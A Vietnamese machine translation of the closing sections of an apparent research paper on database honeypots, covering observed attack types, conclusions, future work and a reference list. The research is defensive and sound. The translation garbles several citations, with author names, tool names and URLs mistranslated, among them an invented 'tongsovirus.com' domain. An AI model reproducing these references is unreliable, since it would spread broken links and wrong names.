Quan sát thứ năm và cuối cùng nhấn mạnh khả năng thích ứng của đối thủ. Chúng chứng minh khả năng nhận ra sự khác biệt trong các honeypot được cấu hình khác nhau, chẳng hạn như các tập lệnh để trích xuất dữ liệu trong honeypot Redis tương tác trung bình tùy chỉnh. Họ cũng dùng đến các cuộc tấn công vũ phu để đạt được truy cập, như đã quan sát với honeypot Postgres tương tác trung bình tùy chỉnh. Hơn nữa, kẻ thù sử dụng nhiều công cụ, bao gồm trình duyệt, máy khách, VPN, dự án GitHub nguồn mở, và các tập lệnh được viết bằng nhiều ngôn ngữ lập trình khác nhau như quan sát được từ các tác nhân ngư ời dùng và các cuộc tấn công.

Bản chất của các cuộc tấn công: Về các cuộc tấn công thực tế, chúng tôi đã quan sát thấy một số loại riêng biệt:

Tấn công bằng vũ lực: Những cuộc tấn công này phổ biến trên các honeypot tương tác thấp cũng như các honeypot Redis và Postgres tương tác trung bình. Các nỗ lực tấn công bằng vũ lực xảy ra theo từng đợt định kỳ, sử dụng danh sách tên ngư ời dùng và mật khẩu phổ biến, ít phức tạp, cùng với danh sách thông tin đăng nhập của ngư ời dùng bị rò rỉ.

Hoạt động trinh sát: Loại hoạt động này được quan sát thấy trên tất cả các honeypot tương tác trung bình và tương tác cao. Một số nỗ lực trinh sát có tính cụ thể cao, như được thấy trong honeypot Postgres tương tác trung bình, trong khi những nỗ lực khác liên quan đến việc truy vấn số liệu thống kê hoặc trích xuất toàn bộ cơ sở dữ liệu.

Thực thi mã từ xa: Chúng tôi đã quan sát các cuộc tấn công này vào honeypot Redis tương tác trung bình và Elasticsearch. Honeypot Redis đã bị nhắm mục tiêu bằng cách khai thác đã biết của các phiên bản Redis cũ hơn, trong khi honeypot Elasticsearch bị tấn công thông qua các lỗ hổng trong Craft CMS và VMware, có thể kết nối các dịch vụ với Elasticsearch. Tất cả các khai thác này đều tận dụng các CVE đã biết đã được vá trong các phiên bản phần mềm mới hơn.

Phần mềm độc hại: Những phần mềm này được xác định trong Redis, Postgres và Elasticsearch hon-eypots tương tác trung bình. Các cuộc tấn công thường sử dụng khả năng viết kịch bản của DBMS để thực thi mã độc hại. Phần mềm độc hại được quan sát bao gồm sâu, botnet và phần mềm đào tiền điện tử.

Nỗ lực đánh cắp dữ liệu: Trong các cuộc tấn công này, kẻ thù đã sao lưu dữ liệu giả của chúng tôi bằng cách truy vấn dữ liệu đó, sau đó tiến hành xóa dữ liệu đó và sau đó yêu cầu tiền chuộc. Điều này đặc biệt phổ biến trên Elasticsearch tương tác trung bình và Mongodt honeypot tương tác cao. Honeypot Mon-godb tương tác cao, lưu trữ dữ liệu khách hàng giả, thường xuyên bị nhắm mục tiêu bởi các cuộc tấn công như vậy. Đối thủ thường yêu cầu Bitcoin làm đơn vị tiền tệ thanh toán và nhiều tài khoản trong số này chứa các khoản thanh toán từ các nạn nhân khác.

7.2. Kết luận

Các cơ sở dữ liệu công khai bị tấn công hàng ngày, với mức độ cường độ khác nhau tùy thuộc vào từng trường hợp cụ thể. DBMS, vì kẻ tấn công thể hiện sự ưu tiên cho một số hệ thống nhất định hơn những hệ thống khác. Sự ưu tiên này cũng tác động số lượng kẻ thù nhắm vào cơ sở dữ liệu của bạn. Kẻ tấn công thường sử dụng nhà cung cấp dịch vụ đám mây để che giấu danh tính của họ và cũng có thể phát động các cuộc tấn công từ các máy bị nhiễm trong các tổ chức khác, khiến chúng khó theo dõi, ngay cả đối với các dịch vụ tình báo mới đe dọa nổi tiếng như Greynoise. Ngoài ra, những kẻ thù này thể hiện mức độ thích ứng cao, sử dụng nhiều công cụ khác nhau để đạt được mục tiêu của họ. Bên cạnh các cuộc tấn công có thể bao gồm từ tấn công bằng vũ lực, trinh sát và mã hóa từ xa thực hiện triển khai phần mềm độc hại và đánh cắp dữ liệu. Những hiểu biết sâu sắc này làm nổi bật hiệu quả của cơ sở dữ liệu honeypot trong việc thu thập thông tin tình báo có giá trị về các cuộc tấn công tiềm ẩn mà cơ sở dữ liệu có thể gặp phải.

7.3. Công việc tương lai

Nghiên cứu của chúng tôi đã chứng minh tính hiệu quả của honeypot cơ sở dữ liệu trong việc thu thập các mối đe dọa có giá trị trí thông minh. Với bản chất phát triển của các mối đe dọa mạng nhắm vào cơ sở dữ liệu, vẫn còn nhiều phòng cho việc khám phá và cải tiến thêm. Ở đây, chúng tôi đề xuất một số lĩnh vực cho công việc trong tương lai làm sâu sắc thêm sự hiểu biết của chúng ta và giảm thiểu những mối đe dọa này.

Để xây dựng trên những phát hiện của chúng tôi, nghiên cứu trong tương lai nên hướng tới mục tiêu mở rộng phạm vi và thời gian của honeypot triển khai. Bằng cách triển khai nhiều honeypot hơn trong thời gian dài hơn và trên phạm vi địa lý rộng hơn, các nhà nghiên cứu có thể nắm bắt được phổ rộng hơn các hoạt động đối đầu. Điều này mở rộng

việc triển khai sẽ giúp xác định các mô hình và xu hướng mới.

Để thu hút nhiều đối thủ hơn, công việc trong tư ờng lai có thể tập trung vào việc phát triển và tùy chỉnh các honeypot để mô phỏng các môi trường cơ sở dữ liệu thực tế hơn. Ví dụ, việc kết hợp các dịch vụ được kết nối như các trang web giả với các biểu mẫu đăng nhập có thể tạo ra các kịch bản tấn công phức tạp hơn. Điều này cũng bao gồm việc triển khai các biện pháp bảo mật và cấu hình mà một cơ sở dữ liệu thực tế có thể có, chẳng hạn như các quy tắc tư ờng lửa và các hệ thống IAM được cấu hình đúng cách. Bằng cách mô phỏng một môi trường thực tế và phức tạp hơn, dữ liệu thu thập được sẽ đại diện hơn cho các vector tấn công thực tế và các phương pháp luận được sử dụng bởi các đối thủ.

Cuối cùng, việc tăng cường các khuôn khổ để cảnh báo các nhà cung cấp dịch vụ đám mây và các tổ chức về khả năng lạm dụng có thể cải thiện đáng kể tính bảo mật cho tất cả các bên liên quan. Bằng cách chủ động xác định đối thủ với sự trợ giúp của honeypot và giải quyết hoạt động độc hại, các khuôn khổ như vậy đóng vai trò là biện pháp phòng ngừa để giảm thiểu các mối đe dọa trước khi chúng đạt đến mục tiêu dự định.

Tài liệu tham khảo

- [1] 0xdf. HTB: Giám sát. URL: <https://0xdf.gitlab.io/2024/04/20/htb-surveillance.html> (truy cập vào ngày 20/05/2024).
- [2] abuseip. trang abuseip của IP liên kết với khối lư ợng IP. URL: <https://www.abuseipdb.com/check/80.82.77.33> (truy cập ngày 20/04/2024).
- [3] AbuseIPDB. AbuseIPDB nhập IP độc hại. URL: <https://www.abuseipdb.com/kiem-tra/45.156.129.35> (truy cập ngày 15/04/2024).
- [4] Hui Wang Alex Turing. Abcbot, một mạng botnet đang phát triển. URL: https://blog.netlab.360.com/abcbot_an_evolving_botnet_en/ (truy cập ngày 20/04/2024).
- [5] Mark Allman, Vern Paxson và Jeff Terrell. "Lịch sử tóm tắt về quét". Trong: Biên bản báo cáo hội nghị ACM SIGCOMM lần thứ 7 về do lư ờng Internet. 2007, trang 77-82.
- [6] Amazon. Địa chỉ IP của phiên bản Amazon EC2. URL: <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-instance-addressing.html> (truy cập ngày 20/04/2024).
- [7] Azoth Analytics. Thị trường cơ sở dữ liệu đám mây và DBaaS toàn cầu - Phân tích theo loại cơ sở dữ liệu (SQL, NOSQL), mô hình triển khai (riêng tư, công cộng, kết hợp), quy mô doanh nghiệp, mục đích sử dụng cuối cùng, theo khu vực, theo quốc gia: Thông tin chi tiết và dự báo thị trường (2024-2029). 2023. URL: <https://www.researchandmarkets.com/reports/5842958/global-cloud-database-dbaas-market-analysis> (truy cập vào ngày 02/10/2024).
- [8] Aniket Anand và cộng sự. "Máy quét toàn Internet hung hăng: Tác động của mạng và đặc điểm theo chiều dọc". Trong: Đồng hành cùng Hội nghị quốc tế lần thứ 19 về các thí nghiệm và công nghệ mạng mới nổi. 2023, trang 1-8.
- [9] Bàn tay Antonakakis và cộng sự. "Hiểu về Botnet Mirai". Trong: Hội nghị chuyên đề bảo mật USENIX lần thứ 26 sium (USENIX Security 17). 2017, trang 1093-1110.
- [10] Apple. Mối đe dọa liên tục đối với dữ liệu cá nhân: Các yếu tố chính đãng sau sự gia tăng năm 2023. 2024. URL: <https://www.apple.com/newsroom/pdfs/Tiếp%20tục-%20Mối%20đe%20dọa-%20đến-%20Dữ%20liệu%20cá%20nhân-%20Các%20yếu%20tố%20chính%20đãng%20sau%20sự%20gia%20tăng%20năm%2023.pdf> (truy cập ngày 16/01/2024).
- [11] AquilaIrreale. Kho lưu trữ Github MongodB Honeypot. URL: <https://github.com/AquilaIrreale/mongodb-honeypot> (truy cập vào ngày 04/10/2024).
- [12] Ofir Arkin. "Kỹ thuật quét mạng". Trong: Giải pháp truyền thông Publicom (1999).
- [13] Richard J Barnett và Barry Irwin. "Hướng tới phân loại các kỹ thuật quét mạng". Trong: Biên bản báo cáo hội nghị nghiên cứu thư ờng niên năm 2008 của Viện Khoa học máy tính và Công nghệ thông tin Nam Phi về nghiên cứu CNTT ở các nư ớc đang phát triển: tận dụng làn sóng công nghệ. 2008, tr. 1-7.
- [14] Elisa Bertino, Sushil Jajodia và Pierangela Samarati. "Bảo mật cơ sở dữ liệu: Nghiên cứu và thực hành tice". Trong: Hệ thống thông tin 20.7 (1995), trang 537-556.
- [15] Elisa Bertino và Ravi Sandhu. "Bảo mật cơ sở dữ liệu-các khái niệm, phư ơng pháp tiếp cận và thách thức". Trong: IEEE Transactions on Dependable and secure computing 2.1 (2005), trang 2-19. [16] betheroot.
- Postgres Honeypot Github Repo. URL: https://github.com/betheroot/sticky_elephant (truy cập vào ngày 04/10/2024).
- [17] Monowar H Bhuyan, Dhruba Kr Bhattacharyya và Jugal K Kalita. "Khảo sát quét cổng và phư ơng pháp phát hiện của chúng". Trong: The Computer Journal 54.10 (2011), trang 1565-1581.
- [18] Nick Biasini. Cisco Talos chia sẻ những hiểu biết liên quan đến cuộc tấn công mạng gần đây vào Cisco. 2022. URL: <https://blog.talosintelligence.com/recent-cyber-attack/> (truy cập ngày 20/02/2024).
- [19] Elias Bou-Harb, Mourad Debbabi và Chadi Assi. "Quét mạng: một cuộc khảo sát toàn diện". Trong: Khảo sát và hướng dẫn truyền thông IEEE 16.3 (2013), trang 1496-1519.

- [20] Dave Burton. Những nguy cơ của việc cấu hình sai tường lửa và cách tránh chúng. 2020. URL: <https://www.akamai.com/blog/security/the-dangers-of-firewall-misconfigurations-and-how-to-avoid-them> (truy cập ngày 29/02/2024).
- [21] Censys. Censys. URL: <https://censys.com/> (truy cập ngày 05/11/2024).
- [22] Trung tâm tài nguyên về trộm cắp danh tính. Báo cáo vi phạm dữ liệu hàng năm năm 2023 của Trung tâm tài nguyên về trộm cắp danh tính tiết lộ số lượng vi phạm kỷ lục; Tăng 72 phần trăm so với mức cao trước đó. URL: <https://www.idtheftcenter.org/post/2023-annual-data-violation-report-reveals-record-number-of-compromises-72-percent-increase-over-previous-high/> (truy cập ngày 21/05/2024).
- [23] Panos Chatziadamas, Ioannis G Askoxylakis và Alexandros Fragkiadakis. "Một kính viễn vọng mạng để phát hiện xâm nhập cảnh báo sớm". Trong: Các khía cạnh của con người về bảo mật thông tin, quyền riêng tư và sự tin cậy: Hội nghị quốc tế lần thứ hai, HAS 2014, được tổ chức như một phần của HCI International 2014, Heraklion, Crete, Hy Lạp, ngày 22-27 tháng 6 năm 2014. Biên bản báo cáo 2. Springer. 2014, trang 11-22.
- [24] CISA. Hướng dẫn thực hiện: Stuff Off Censys. URL: https://www.cisa.gov/sites/default/files/publications/Censys_Technical_508c.pdf (truy cập ngày 29/02/2024).
- [25] CISA. Hướng dẫn thực hiện: Stuff Off Shodan. URL: https://www.cisa.gov/sites/default/files/publications/Shodan_Technical_508c.pdf (truy cập ngày 29/02/2024).
- [26] Cisco. Cuộc tấn công mạng là gì? 2024. URL: <https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html> (truy cập vào ngày 25/02/2024).
- [27] Craft CMS. Craft CMS. URL: <https://craftcms.com/> (truy cập ngày 05/11/2024).
- [28] Ủy ban Châu Âu. Vi phạm dữ liệu là gì và chúng ta phải làm gì trong trường hợp vi phạm dữ liệu? 2024. URL: https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/what-data-violation-and-what-do-we-have-do-case-data-violation_en (đã truy cập vào 01/21/2024).
- [29] curl. curl. URL: <https://github.com/curl/curl> (truy cập ngày 14/06/2024). [30]
- cypwnpwnsocute. Kho lưu trữ Github Redis HoneyPot. URL: <https://github.com/cypwnpwnsocute/RedisHoneyPot> (truy cập ngày 10/04/2024).
- [31] Dorothy E Denning và Peter J Denning. "Bảo mật dữ liệu". Trong: Khảo sát máy tính ACM (CSUR) 11.3 (1979), trang 227-249.
- [32] Chris Doman. Sự phát triển liên tục của Abcbot. URL: <https://www.cadosecurity.com/blog/the-continued-evolution-of-abcbot> (truy cập ngày 20/04/2024).
- [33] Zakir Durumeric, Michael Bailey và J Alex Halderman. "Quan điểm {Toàn Internet} về quét {Toàn Internet}". Trong: Hội nghị chuyên đề bảo mật USENIX lần thứ 23 (Bảo mật USENIX 14). 2014, trang 65-78.
- [34] Zakir Durumeric, Eric Wustrow và J Alex Halderman. "{ZMap}: Quét nhanh trên toàn Internet và các ứng dụng bảo mật của nó". Trong: Hội nghị chuyên đề bảo mật USENIX lần thứ 22 (Bảo mật USENIX 13). 2013, trang 605-620.
- [35] DutchNews. DutchNews. URL: Dutch%20hosting%20company%20in%20Wormer%20is%20E2%80%98cesspool%20of%20the%20internet%20NRC (truy cập vào ngày 20/04/2024).
- [36] Tài liệu về bảo mật và lập trình Elastic.co. URL: <https://www.elastic.co/guide/en/elasticsearch/reference/current/modules-scripting-security.html> (truy cập vào ngày 21/05/2024).
- [37] Wenjun Fan và cộng sự. "Cho phép xem giải phẫu để nghiên cứu hệ thống honeypot: Một cuộc khảo sát". Trong: Tạp chí Hệ thống IEEE 12.4 (2017), trang 3906-3919.
- [38] Jeremiah Fowler. 3 triệu hồ sơ từ hàng nghìn hợp tác tin dụng bị tiết lộ. 2024. URL: <https://www.websiteplanet.com/news/credit-unions-breach-report/> (truy cập vào ngày 25/02/2024).

- [39] Javier Franco và cộng sự. "Khảo sát về honeypot và honeynet cho internet vạn vật, internet vạn vật công nghiệp và hệ thống mạng vật lý". Trong: Khảo sát & hứ ứng dẫn truyền thông IEEE 23.4 (2021), trang 2351-2383.
- [40] William Gamazo và Nathaniel Quist. P2PInfect: Con sâu tự sao chép ngang hàng rì sét. URL: <https://unit42.paloaltonetworks.com/peer-to-peer-worm-p2pinfect/>?utm_source=thenewstack&utm_medium=website&utm_content=inline-mention&utm_campaign=platform (truy cập vào ngày 15/04/2024).
- [41] Meghna Gangwar. Nmap - Các loại chuyển mạch và quét trong Nmap. 2022. URL: <https://www.digitalocean.com/community/tutorials/nmap-switches-scan-types> (truy cập vào ngày 25/02/2024).
- [42] Robert Graham. MASSCAN: Máy quét cổng IP hàng loạt. URL: <https://github.com/robertdavidgraham/masscan> (truy cập ngày 14/06/2024).
- [43] Greenbone. Greenbone OpenVAS. URL: <https://openvas.org/> (truy cập ngày 14/06/2024).
- [44] Greynoise. Hiểu về Phân loại GreyNoise. URL: <https://docs.greynoise.io/docs/understanding-greynoise-classifications> (truy cập vào ngày 20/04/2024).
- [45] Greynoise. Chư ứng trình VIP. URL: <https://docs.greynoise.io/docs/vip> - chư ứng trình (truy cập ngày 14/06/2024).
- [46] Uli Harder và cộng sự. "Quan sát các cuộc tấn công của sâu và vi-rút internet bằng kính viễn vọng mạng nhỏ". Trong: Ghi chú điện tử về khoa học máy tính lý thuyết 151.3 (2006), trang 47-59.
- [47] Lee Hinman. Scripting and Security. URL: <https://www.elastic.co/blog/scripting-security> (truy cập vào ngày 21/05/2024).
- [48] IBM. Tấn công mạng. IBM. 2024. URL: <https://www.ibm.com/topics/cyber-attack> (truy cập ngày 16/01/2024).
- [49] IBM. Bảo mật cơ sở dữ liệu là gì? 2024. URL: <https://www.ibm.com/topics/database-security> (truy cập vào ngày 02/11/2024).
- [50] Jaumotte. Đại dịch đã thúc đẩy quá trình chuyển đổi số ở các nền kinh tế tiên tiến như thế nào. 2023. URL: <https://www.imf.org/en/Blogs/Articles/2023/03/21/how-pandemic-accaged-digital-transformation-in-advanced-economies> (truy cập ngày 16/02/2024).
- [51] Shaharyar Khan và cộng sự. "Phân tích có hệ thống về vi phạm dữ liệu của Capital One: Bài học quan trọng rút ra". Trong: ACM Transactions on Privacy and Security 26.1 (2022), trang 1-29.
- [52] Gordon Lyon. Nmap: Network Mapper - Trình quét bảo mật miễn phí. URL: <https://nmap.org/> (truy cập ngày 14/06/2024).
- [53] Jiao Ma et al. "Hệ thống Honeypot tư ơng tác cao để phân tích tiêm SQL". Trong: Hội nghị quốc tế năm 2011 về công nghệ thông tin, kỹ thuật máy tính và khoa học quản lý. Tập 3. 2011, trang 274-277. DOI: 10.1109/ICM.2011.287.
- [54] Mubina Malik và Trisha Patel. "Bảo mật cơ sở dữ liệu-các cuộc tấn công và phư ứng pháp kiểm soát". Trong: Quốc tế Tạp chí Thông tin quốc gia 6.1/2 (2016), trang 175-183.
- [55] Lockheed Martin. Chuỗi tiêu diệt mạng. 2024. URL: <https://www.lockheedmartin.com/us/capabilities/cyber/cyber-kill-chain.html> (truy cập ngày 25/02/2024).
- [56] MaxMind. GeoLite2 Dữ liệu định vị địa lý miễn phí. URL: <https://dev.maxmind.com/geoip/geolite2-free-geolocation-data> (truy cập ngày 14/06/2024).
- [57] McAfee. mysql-audit. URL: <https://github.com/trellix-enterprise/mysql-audit> (truy cập vào ngày 11/09/2023).
- [58] Đại học Michigan. ZMap: Máy quét Internet. URL: <https://github.com/zmap/zmap> (truy cập ngày 14/06/2024).
- [59] Microsoft. Bảo mật cơ sở dữ liệu là gì? 2024. URL: <https://azure.microsoft.com/en-us/tài nguyên/điện toán đám mây-từ điển/cơ sở dữ liệu-bảo mật là gì> (truy cập ngày 02/12/2024).
- [60] MITRE. Câu hỏi thư ờng gấp. URL: <https://attack.mitre.org/resources/faq/#faq-0-5-header> (truy cập ngày 11/09/2023).

- [61] MongoDB. Các loại cơ sở dữ liệu. 2024. URL: <https://www.mongodb.com/databases/> (truy cập ngày 24/01/2024).
- [62] David Moore và cộng sự. "Kính viễn vọng mạng: Báo cáo kỹ thuật". Trong: (2004).
- [63] Abdulazeez Mousa, Murat Karabatak và Twana Mustafa. "Các mối đe dọa và thách thức về bảo mật cơ sở dữ liệu". Trong: Hội nghị chuyên đề quốc tế lần thứ 8 năm 2020 về Khoa học pháp y và Bảo mật kỹ thuật số (ISDFS). IEEE. 2020, tr. 1-5.
- [64] Marcin Nawrocki et al. "Một cuộc khảo sát về phần mềm honeypot và phân tích dữ liệu". Trong: bản in truớc arXiv arXiv:1608.06249 (2016).
- [65] Palo Alto Networks. Palo Alto Networks. URL: <https://www.paloaltonetworks.com/> (truy cập ngày 05/11/2024).
- [66] Hrvoje Nikšić. Đư ợc rồi. URL: <https://git.savannah.gnu.org/cgit/wget.git> (đã truy cập vào ngày 14/06/2024).
- [67] NIST. Chi tiết CVE-2021-22005. URL: <https://nvd.nist.gov/vuln/detail/CVE-2021-22005> (truy cập ngày 05/11/2024).
- [68] NIST. CVE-2022-0543 Chi tiết. URL: <https://nvd.nist.gov/vuln/detail/CVE-2022-0543> (truy cập ngày 20/04/2024).
- [69] NIST. Chi tiết CVE-2023-41892. URL: <https://nvd.nist.gov/vuln/detail/CVE-2023-41892> (truy cập ngày 20/05/2024).
- [70] Oracle. Cơ sở dữ liệu là gì? Oracle. 2024. URL: <https://www.oracle.com/database/what-is-database/> (truy cập ngày 16/01/2024).
- [71] Eric Pauley và cộng sự. "Đo lường và giảm thiểu rủi ro tái sử dụng IP trên đám mây công cộng". Trong: Hội nghị chuyên đề về Bảo mật và Quyền riêng tư (SP) năm 2022 của IEEE. IEEE. 2022, trang 558-575.
- [72] PwnDefend. Máy chủ VMWARE vCenter bị lộ trên toàn thế giới (CVE-2021-22005)-PwnDefend. URL: <https://www.pwndefend.com/2021/09/23/exposed-vmware-vcenter-servers-around-the-world-cve-2021-22005/> (truy cập vào ngày 20/05/2024).
- [73] Qeeqbox. Honeypots. URL: <https://github.com/qeeqbox/honeypots> (đã truy cập vào 04/10/2024).
- [74] Philipp Richter và Arthur Berger. "Quét máy quét: Cảm biến internet từ kính viễn vọng mạng phân tán hàng loạt". Trong: Biên bản Hội nghị Đo lường Internet. 2019, trang 144-157.
- [75] Tara Seals. Cuộc tấn công Brute-Force lớn vào Alibaba ảnh hưởng đến hàng triệu người. 2016. URL: <https://www.infosecurity-magazine.com/news/massive-bruteforce-attack-on/> (truy cập vào ngày 20/02/2024).
- [76] Amazon Web Services. IAM là gì? 2024. URL: <https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html> (truy cập vào ngày 15/01/2024).
- [77] Aluma Lavi Shaari. Kinsing: Phần mềm độc hại có hai mặt. URL: <https://www.cyberark.com/resources/threat-research-blog/kinsing--part-of-a-malware> (truy cập ngày 14/06/2024).
- [78] Shodan. Shodan. URL: <https://www.shodan.io/> (truy cập ngày 05/11/2024).
- [79] Gal Singer. Cảnh báo về mối đe dọa: Các cuộc tấn công phần mềm độc hại Kinsing nhắm vào môi trường chứa. URL: <https://www.aquasec.com/blog/threat-alert-kinsing-malware-container-vulnerability/> (truy cập vào ngày 15/04/2024).
- [80] Stretchoid. Trang đích của máy quét Stretchoid. URL: <https://stretchoid.com/> (đã truy cập vào ngày 20/04/2024).
- [81] K Muthamil Sudar et al. "Phân tích các cuộc tấn công mạng và cơ chế phát hiện của nó". Trong: Hội nghị quốc tế lần thứ năm năm 2020 về nghiên cứu trong mạng lưới thông tin và truyền thông tính toán (ICRCICN). IEEE. 2020, tr. 12-16.
- [82] Tenable. Tenable Nessus. URL: <https://www.tenable.com/products/nessus> (đã truy cập vào ngày 14/06/2024).

- [83] Cybersecurity Ventures. Báo cáo chính thức về tội phạm mạng năm 2023. URL: <https://www.esentire.com/resources/library/2023-official-cybercrime-report> (truy cập ngày 21/05/2024).
- [84] Verizon. Báo cáo điều tra vi phạm dữ liệu. 2022. URL: <https://www.verizon.com/business/resources/T422/reports/dbir/2022-data-breach-investigations-report-dbir.pdf> (truy cập ngày 20/02/2024).
- [85] VirusTotal. Mongodbs Honeypot Github Repo. URL: <https://www.virustotal.com/gui/file/3a43116d507d58f3c9717f2cb0a3d06d0c5a7dc29f601e9c2b976ee6d9c8713f> cộng đồng (truy cập vào ngày 15/04/2024).
- [86] Virustotal. Quét Virustotal của sss6 phần 1. URL: <https://www.virustotal.com/gui/url/0cfb40e5b633fcc98b4fdef22df76bb061a4f55838b9a84f81b1bac5cd383c7f> (truy cập vào ngày 21/05/2024).
- [87] Virustotal. Quét Virustotal của sss6 phần 2. URL: <https://www.virustotal.com/gui/file/792d2bf218370cd21f47ce0d7cf99a9f7963ff38d5077ece7ac9fb8d442e3554> (truy cập vào ngày 21/05/2024).
- [88] Virustotal. Quét Virustotal của sss68 phần 1. URL: <https://www.virustotal.com/gui/url/f099d3edef9170dfdfc4257d7b2e33edadb03b3f062be56ab39126326c3157c9> (truy cập vào ngày 21/05/2024).
- [89] Virustotal. Quét Virustotal của sss68 phần 2. URL: <https://www.virustotal.com/gui/file/25daac0d9e22e6c8ea1c5e1a89f350efb69b5e5832dc91ee5537c3d355bff489> (truy cập vào ngày 21/05/2024).
- [90] Virustotal. Quét Virustotal của sv6 phần 1. URL: <https://www.virustotal.com/gui/url/14633e94cc841455548055d0ccd760610782e5d7cad2397218e4532de0e6392a> (truy cập vào ngày 21/05/2024).
- [91] Virustotal. Quét Virustotal của sv6 phần 2. URL: <https://www.virustotal.com/gui/file/72687dbb1d806910d7c5ed9be06b3916c37d469067deecefe03347dc5d36f7> (truy cập vào ngày 21/05/2024).
- [92] Tổng số vi-rút. Quét toàn bộ virus sv6 URL: <https://www.tongsovirus.com/gui/url/8bd7bcc8a86c0bdeb86460afe31f416107ee4685b90e54fdd95083dc272cdd10> (truy cập ngày 21/05/2024).
- [93] Virustotal. Quét Virustotal của tập lệnh pg.sh postgres độc hại. URL: <https://www.virustotal.com/gui/url/13a1da97e3bc6a8a5a3581b815798e0fe6748ce539ea687705f47e35e84ab249/details> (truy cập ngày 15/04/2024).
- [94] VMware. VMware vSphere. URL: <https://www.vmware.com/products/vsphere.html> (truy cập vào ngày 14/06/2024).
- [95] Vry4n_. [Khai thác](CVE-2023-41892) Thực thi mã CMS Craft (Chưa xác thực). URL: <https://vk9-sec.com/exploitationcve-2023-41892-craft-cms-code-execution-unauthenticated/> (truy cập vào ngày 20/05/2024).
- [96] Christian Wahl. Elasticsearch Honeypot Gitlab Repo. URL: <https://gitlab.com/christian.wahl/elasticpot> (truy cập vào ngày 04/10/2024).
- [97] Mathias Wegerer và Simon Tjoa. "Đánh bại kẻ thù cơ sở dữ liệu bằng cách lừa dối - Một Honeypot cơ sở dữ liệu MySQL". Trong: Hội nghị quốc tế năm 2016 về bảo mật phần mềm và As-surance (ICSSA). 2016, trang 6-10. DOI: 10.1109/ICSSA.2016.8.
- [98] Mathias Wegerer và Simon Tjoa. "Đánh bại kẻ thù cơ sở dữ liệu bằng cách sử dụng sự lừa dối - một honeypot cơ sở dữ liệu mysql". Trong: Hội nghị quốc tế năm 2016 về bảo mật và đảm bảo phần mềm (ICSSA). IEEE. 2016, trang 6-10.
- [99] Wikipedia. Trang khôi lư ợng IP trên wikipedia. URL: https://nl.wikipedia.org/wiki/IP_Khôi_lư_ợng (truy cập ngày 20/04/2024).
- [100] Jake Williams. Những điều bạn cần biết về cuộc tấn công chuỗi cung ứng SolarWinds. 2020. URL: <https://www.sans.org/blog/những điều - bạn - cần - biết - về - cuộc - tấn công - chuỗi cung ứng - solarwinds/> (truy cập ngày 20/02/2024).

[101] Andrew Windsor và Vanja Svajcer. Botnet Prometei cải thiện các mô-đun và thể hiện các khả năng mới trong các bản cập nhật gần đây. URL: <https://blog.talosintelligence.com/prometei-botnet-improves/> (truy cập vào ngày 15/04/2024).